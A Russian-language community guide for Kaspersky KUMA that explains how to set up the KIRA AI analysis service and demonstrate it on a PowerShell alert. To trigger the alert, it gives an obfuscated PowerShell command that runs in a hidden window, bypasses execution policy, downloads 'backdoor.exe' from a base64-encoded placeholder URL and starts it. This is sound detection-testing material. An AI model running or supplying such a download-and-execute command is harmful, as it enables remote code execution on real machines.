Настройка интеграции с KIRA и примеры использования

> Информация, приведенная на данной странице, является разработкой команды pre-sales и/или community KUMA и **НЕ** является официальной рекомендацией вендора.

> Официальная документация по данному разделу приведена в онлайн-справке на продукт:
>
> https://support.kaspersky.ru/kuma/4.0/294800

> Видео по работе KIRA и ключевые преимущества:
>
> https://box.kaspersky.com/f/48a6de7a26044d9ea60c/

Kaspersky Investigation & Response Assistant (далее — KIRA) — это облачный сервис на базе искусственного интеллекта для анализа событий информационной безопасности.

KIRA выполняет детальный разбор командных строк и скриптов Windows и Linux с возможностью деобфускации, формирует краткое описание их назначения и предоставляет аналитическую информацию, необходимую для ускорения расследования инцидентов и приоритизации алертов.

Для использования сервиса ИИ KIRA необходимо:

- Наличие **действующей лицензии с модулем AI**.
- Наличие файла сертификата в формате PFX, запакованного в архив <имя заказчика>.ZIP, и пароля к сертификату для отправки запросов.

> Для получения сертификата и пароля обратитесь к сотрудникам Лаборатории Касперского или представителям партнера.

- Наличие у пользователя одной из ролей: Главный администратор, Администратор, Аналитик 2-го уровня, Аналитик 1-го уровня, Младший аналитик.


>

> Настройка интеграции KIRA доступна только пользователю с ролью Главный администратор.

Настройка интеграции с KIRA

Чтобы настроить интеграцию с KIRA:

- Перейдите в раздел **Параметры** → **Интеграции** → **AI-сервисы**.
- В открывшемся окне перейдите на вкладку **Kaspersky Investigation & Response Assistant.**
- Включите интеграцию с KIRA, установив переключатель **Статус** в активное положение.
- Нажмите **Выбрать файл** и загрузите архив <имя заказчика>.ZIP, в котором содержится сертификат в формате PFX.
- В поле **Пароль от сертификата** укажите пароль.
- Сервис KIRA отправляет запросы в облачный сервис, поэтому если в инфраструктуре используется прокси-сервер для доступа в Интернет выберите в раскрывающемся списке **Прокси-сервер** ранее созданный ресурс или создайте новый.
- В раскрывающемся списке выберите язык ответа на запрос в KIRA: русский или английский. KUMA будет передавать и хранить ответы KIRA на выбранном языке.
- Нажмите **Сохранить**. После того как вы нажмете **Сохранить**, вам будет предложено принять условия **Лицензионного соглашения**. Если вы не примете соглашение, сохранить параметры и продолжить работу с сервисом будет невозможно.



После сохранения параметров будет показано доступное количество токенов. Количество токенов обновляется ежедневно.

Интеграция с сервисом KIRA успешно настроена. Анализ будет доступен для всех событий, как новых, так и уже полученных.


Выполнение анализа с помощью KIRA

После того как интеграция настроена, можно выполнять анализ команд или скриптов с помощью KIRA.

Для примера создадим новый алерт, но Вы также можете использовать события из уже сформированного алерта:

- Убедитесь, что правило **R110_04_Сокрытие окна выполнения PowerShell скрипта** привязано к коррелятору. Для этого:
  - Перейдите в **Ресурсы → Активные сервисы**
  - Выберите сервис **Коррелятора**
  - В окне **Редактирование коррелятора** перейдите на шаг **Корреляция**

- В поле Поиск введите «**110_04**»
- Убедитесь, что правило **R110_04_Сокрытие окна выполнения PowerShell скрипта** присутствует в списке.
- Если правило отсутствует в списке выполните привязку правила аналогично Статьям **Создание правила корреляции типа Simple** или **Создание правила корреляции типа Standard**.




- Убедитесь, что события **Windows A new process has been created** (Event ID 4688) поступают с тестовой рабочей станции. Для этого:
  - Перейдите в раздел **События**.
  - Укажите следующий поисковый запрос:

```
SELECT * FROM `events` WHERE DeviceEventClassID = '4688' AND DeviceHostName = '<имя тестовой рабочей станции>'  ORDER BY Timestamp DESC LIMIT 250
```

  - Нажмите **Выполнить запрос**


- Убедитесь, что события **A new process has been created** отображаются в таблице событий.
- Если события **A new process has been created** отсутствуют в таблице событий выполните настройку сбора событий с EventID 4688 согласно Статье [Настройка получения событий Windows](#).



- На тестовой рабочей станции откройте консоль PowerShell и выполните следующую команду:

```
powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -W Hidden -Command "$s = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('aHR0cDovL2E3Mzk2ZDYxY2FmZmUxOGE0Y2ZmYmIzYjQyOGM5YjYwLmNvbS9kL2JhY2tkb29yLmV4ZQ==')); iwr $s -OutFile backdoor.exe; Start-Process .\backdoor.exe"
```


- В веб-интерфейсе KUMA перейдите в раздел **Алерты** и убедитесь, что алерт **R110_04_Сокрытие окна выполнения PowerShell** скрипта появился в таблице алертов.




Чтобы выполнить анализ:

- Нажмите на название алерта **R110_04_Сокрытие окна выполнения PowerShell скрипта**.
- В секции **Связанные события** нажмите **Найти в событиях**.


- В открывшемся окне **Расследование алерта** откройте карточку базового или корреляционного события.
- Наведите на поле **DeviceCustomString4**, в котором содержится текст выполненного скрипта, и нажмите на символ ⋮
- В раскрывающемся списке выберите **Проанализировать с помощью KIRA**.



> Альтернативный способ отправки запросов в KIRA: на панели инструментов в карточке события в раскрывающемся списке **Проанализировать с помощью KIRA** выберите поле, значение которого вы хотите проанализировать.




- В открывшемся окне **Проанализировать с KIRA** отобразится команда для анализа. Обратите внимание, что base64 строка, содержащаяся в скрипте, была автоматически деобфусцирована.



Чтобы ознакомиться с отчетом об деобфускации нажмите **Действия** и выберите **Посмотреть отчет по деобфускации.**


- Если вы хотите предварительно определить количество токенов, которые будут затрачены на анализ, в раскрывающемся списке **Действия** выберите **Рассчитать размер в токенах**. Количество токенов для анализа = количество токенов на отправку запроса + количество токенов на ответ.



